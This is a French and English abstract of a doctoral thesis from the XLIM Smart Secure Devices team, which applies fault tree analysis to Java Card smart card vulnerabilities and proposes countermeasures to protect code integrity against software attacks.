Résumé : De nos jours, la carte à puce est la pierre angulaire de nos usages quotidiens. En effet, elle est indispensable pour retirer de l'argent, voyager, téléphoner, ... Pour améliorer la sécurité tout en bénéficiant d'un environnement de développement facilité, la technologie Java a été adaptée pour être embarquée dans les cartes à puce. Présentée durant le milieu des années 90, cette technologie est devenue la plate-forme principale d'exécution d'applications sécurisées. De part leurs usages, ces applications contiennent des informations sensibles pouvant intéresser des personnes mal intentionnées.

Dans le monde de la carte à puce, les concepteurs d'attaques et de contre-mesures se livrent une guerre sans fin. Afin d'avoir une vue générique de toutes les attaques possibles, nous proposons d'utiliser les arbres de fautes. Cette approche, inspirée de l'analyse de sûreté, aide à comprendre et à implémenter tous les événements désirables et non désirables existants. Nous appliquons cette méthode pour l'analyse de vulnérabilité Java Card. Pour cela, nous définissons des propriétés qui devront être garanties : l'intégrité et la confidentialité des données et du code contenus dans la carte à puce. Dans cette thèse, nous nous sommes focalisés sur l'intégrité du code des applications. En effet, une perturbation de cet élément peut corrompre les autres propriétés. En modélisant les conditions, nous avons découvert de nouveaux chemins d'attaques permettant d'accéder au contenu de la carte. Pour empêcher ces nouvelles attaques, nous présentons de nouvelles contre-mesures pour prévenir les éléments indésirables définis dans les arbres de fautes.

Mots clefs : Carte à puce, Java Card, Sécurité logicielle, Arbre de fautes, Intégrité du code.

A Generic Approach for Protecting Java Card™ Smart Card Against Software Attacks

Abstract: Smart cards are the keystone of various applications which we daily use: pay money for travel, phone, etc. To improve the security of this device with a friendly development environment, the Java technology has been designed to be embedded in a smart card. Introduce in the mid-nineties, this technology becomes nowadays the leading application platform in the world. As a smart card embeds critical information, evil-minded people are interested to attack this device.

In smart card domain, attacks and countermeasures are advancing at a fast rate. In order to have a generic view of all the attacks, we propose to use the Fault Tree Analysis. This method used in safety analysis helps to understand and implement all the desirable and undesirable events existing in this domain. We apply this method to Java Card vulnerability analysis. We define the properties that must be ensured: integrity and confidentiality of smart card data and code. During this thesis, we focused on the integrity property, especially on the code integrity. Indeed, a perturbation on this element can break each other properties. By modelling the conditions, we discovered new attack paths to get access to the smart card contents. We introduce new countermeasures to mitigate the undesirable events defined in the tree models.

Keywords: Smart Card, Java Card, Software Security, Fault Tree Analysis, Code Integrity.

Smart Secure Devices (SSD) Team – XLIM – UMR CNRS n° 7252
123, Avenue Albert Thomas – 87060 LIMOGES CEDEX, FRANCE